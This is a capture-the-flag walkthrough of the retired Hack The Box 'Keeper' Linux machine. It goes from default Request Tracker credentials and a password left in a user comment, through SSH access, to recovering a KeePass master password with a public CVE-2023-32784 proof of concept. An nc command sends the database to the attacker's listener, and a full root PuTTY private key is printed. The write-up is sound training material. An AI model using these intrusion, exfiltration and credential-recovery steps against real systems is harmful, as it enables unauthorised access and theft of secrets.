

Máquina Keeper


- <https://app.hackthebox.com/machines/556>



The banner for the Keeper machine features a dark blue background with a large, glowing green cube in the center. Above the cube is a circular logo containing a key icon. The word "Keeper" is written in a large, white, serif font. Below the cube, there is a horizontal line. At the bottom, there are four columns of text: OS (Linux), RELEASE DATE (12 Aug 2023), DIFFICULTY (Easy), and MACHINE STATE (Retired).

Keeper

OS	RELEASE DATE	DIFFICULTY	MACHINE STATE
Linux	12 Aug 2023	Easy	Retired



Reconnaissance

Keeper is an easy-difficulty Linux machine that features a support ticketing system that uses default credentials. Enumerating the service, we are able to see clear text credentials that lead to SSH access. With **SSH** access, we can gain access to a KeePass database dump file, which we can leverage to retrieve the master password. With access to the **Keepass** database, we can access the root **SSH** keys, which are used to gain a privileged shell on the host.

We starting as always using **nmap** in order to know ports and services running in the victim machine.


SHELL

```
nmap -sSCV -p- --open --min-rate=5000 -Pn -n 10.10.11.227 -oN scan1.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-12 18:45 CEST
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 69.95% done; ETC: 18:46 (0:00:05 remaining)
Nmap scan report for 10.10.11.227
Host is up (0.34s latency).
Not shown: 63760 closed tcp ports (reset), 1773 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
|_ 256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.94 seconds
```


Nmap reports us the port **22**, and **80**:

In the web we can see two domains so I add those to the */etc/hosts*




```
2 # See hosts(5) for details.
3
4 127.0.0.1 localhost
5 ::1 localhost
6
7 10.10.11.227 keeper.htb tickets.keeper.htb
```


In the *keeper.htb* domain we can see that there is a login which is using RT:



Searching we get the default credentilas and once we trying we successfully login.



Once in, I see the next user:



Explotation

On settings dashboard there is a comment with a password:

The screenshot shows a web application interface for modifying a user. The browser address bar indicates the URL is `tickets.keeper.htb/rt/Admin/Users/Modify.html?id=27`. The page title is "Modify the user Inorgaard". The user is logged in as "root".

Identity Section:

- Username: **Inorgaard** (required)
- Email: `Inorgaard@keeper.htb`
- Real Name: `Lise Nørgaard`
- Nickname: `Lise`
- Unix login: `Inorgaard`
- Language: `Danish`
- Timezone: `System Default (Europe/Berlin)`
- Extra info: `Helpdesk Agent from Korsbæk`

Access control Section:

- ☒ Let this user access RT
- ☒ Let this user be granted rights (Privileged)
- root's current password: [input field]
- New password: [input field]
- Retype Password: [input field]

Comments about this user Section:

New user. Initial password set to **Welcome2023!**

Signature Section:

[Empty signature box]

So now we can try using the user and the found password to login via `ssh` and we're in:

```
SHELL

Inorgaard@keeper:~$ ls
RT30000.zip  user.txt
```

```
lnorgaard@keeper:~$ ls -la
total 85384
drwxr-xr-x 4 lnorgaard lnorgaard  4096 Jul 25  2023 .
drwxr-xr-x 3 root      root        4096 May 24  2023 ..
lrwxrwxrwx 1 root      root         9 May 24  2023 .bash_history -> /dev/null
-rw-r--r-- 1 lnorgaard lnorgaard   220 May 23  2023 .bash_logout
-rw-r--r-- 1 lnorgaard lnorgaard  3771 May 23  2023 .bashrc
drwx----- 2 lnorgaard lnorgaard   4096 May 24  2023 .cache
-rw----- 1 lnorgaard lnorgaard   807 May 23  2023 .profile
-rw-r--r-- 1 root      root    87391651 Apr 12 19:12 RT30000.zip
drwx----- 2 lnorgaard lnorgaard   4096 Jul 24  2023 .ssh
-rw-r----- 1 root      lnorgaard   33 Apr 12 18:42 user.txt
-rw-r--r-- 1 root      root         39 Jul 20  2023 .vimrc
lnorgaard@keeper:~$ unzip RT30000.zip
Archive: RT30000.zip
  inflating: KeePassDumpFull.dmp
  extracting: passcodes.kdbx
```

A keepass database exists so lets first move it to our machine using **nc**:

```
lnorgaard@keeper:~$ nc -v 10.10.16.6 4444 < passcodes.kdbx
Connection to 10.10.16.6 4444 port [tcp/*] succeeded!
```

```
> nc -nvlp 4444 > passcodes.kdbx
Connection from 10.10.11.227:34118
```

Unlock KeePassXC Database

passcodes.kdbx

Enter Password:

 [I have a key file](#)

Unlock

Close

We need the password key to unlock it, we can try using **john**:

```
> keepass2john passcodes.kdbx > hash
```

SHELL

```
john hash -w=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "KeePass", but the string is also recognized as "KeePass-opencl"
Use the "--format=KeePass-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [AES/Argon2 128/128 SSE2])
Cost 1 (t (rounds)) is 60000 for all loaded hashes
Cost 2 (m) is 0 for all loaded hashes
Cost 3 (p) is 0 for all loaded hashes
Cost 4 (KDF [0=Argon2d 2=Argon2id 3=AES]) is 3 for all loaded hashes
Will run 12 OpenMP threads
Note: Passwords longer than 41 [worst case UTF-8] to 124 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
0g 0:00:00:44 3.07% (ETA: 20:33:03) 0g/s 11611p/s 11611c/s 11611C/s gadsden..gabytkm
```


But this is just a rabbit hole. We can try to exploit using the CVE-2023-32784:

- <https://github.com/dawnl3ss/CVE-2023-32784>


Privilege Escalation

```
> sudo python3 poc.py KeePassDumpFull.dmp
2025-04-12 20:20:09,723 [.] [main] Opened KeePassDumpFull.dmp
Possible password: ●,dgr●d med fl●de
Possible password: ●ldgr●d med fl●de
Possible password: ●`dgr●d med fl●de
Possible password: ●-dgr●d med fl●de
Possible password: ●'dgr●d med fl●de
Possible password: ●]dgr●d med fl●de
Possible password: ●Adgr●d med fl●de
Possible password: ●ldgr●d med fl●de
Possible password: ●:dgr●d med fl●de
Possible password: ●=dgr●d med fl●de
Possible password: ●_dgr●d med fl●de
Possible password: ●cdgr●d med fl●de
Possible password: ●Mdgr●d med fl●de
```

I've got this possible passwords. Looking on Google I found what seem the full password:



Once in we see the root putty key file, so lets use it in order to log in as root using **putty**:



Title: keeper.htb (Ticketing Server)

Username: root

Password:

URL: https://example.com

Tags:

Expires: 5/19/23 10:30 AM

Notes: **PUTTY-User-Key-File-3: ssh-rsa**
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAQCNvQse/hMswGBRQsPsC/EwyxJvc8Wpul/D
8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAY34lfcFC+LM
Cj/c6tQa2IaFfcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LGOxXup6+LOjxGNNTA2zj38P1FTfZQ
LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6CcxS0Et
Private-Lines: 14
AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbmr6j
oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZW5Gn8ZCih
kmyZTZOV9eq1D6P1uB6AXSKuwc03h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputY
f7n24kvL0WIBQThsiLkKcz3/Cz7BdCkn+LvF8iyA6VF0p14cFTM9Lsd7t/plLjzT
VkcWew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5KO1/TccbTgWivz
UXjcCAviPpmSXB19UG8jITpgORYhAAAAGQD2kfhSA+/ASrc04ZIVagCge1Qq8iWs
OxG8eoCMW8DhhbVL6YKAfEvj3xeahXexlVwUOcDXO7Ti0QSV2sUw7E71cvl/ExGz
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcjZpJb01AZB8TBK91QIZGOswi3/uYrIZ1r
SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
09ygQ7Aec+C24TOykiwyPaOBImMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76Vka
AACAVWJoksugjOovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDUjoiGyq6faD
AF9Z7Oehlo1Qt7oqGr8cVLbOT8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
NNkjMjrocfmxfkvuJ7smEFMg7ZywW7CBWKGoZgz67tKz9Is=
Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0

Session

Logging

Terminal

Keyboard

Bell

Features

Window

Specify the destination you want to connect to


Host Name (or IP address)

10.10.11.227

Connection type:

☒ SSH ☐ Serial ☐ Other: Telnet

Load, save or delete a stored session



```
login as: root
Authenticating with public key "rsa-key-20230519"
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or settings.

You have new mail.
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41
root@keeper:~#
```

And we're root.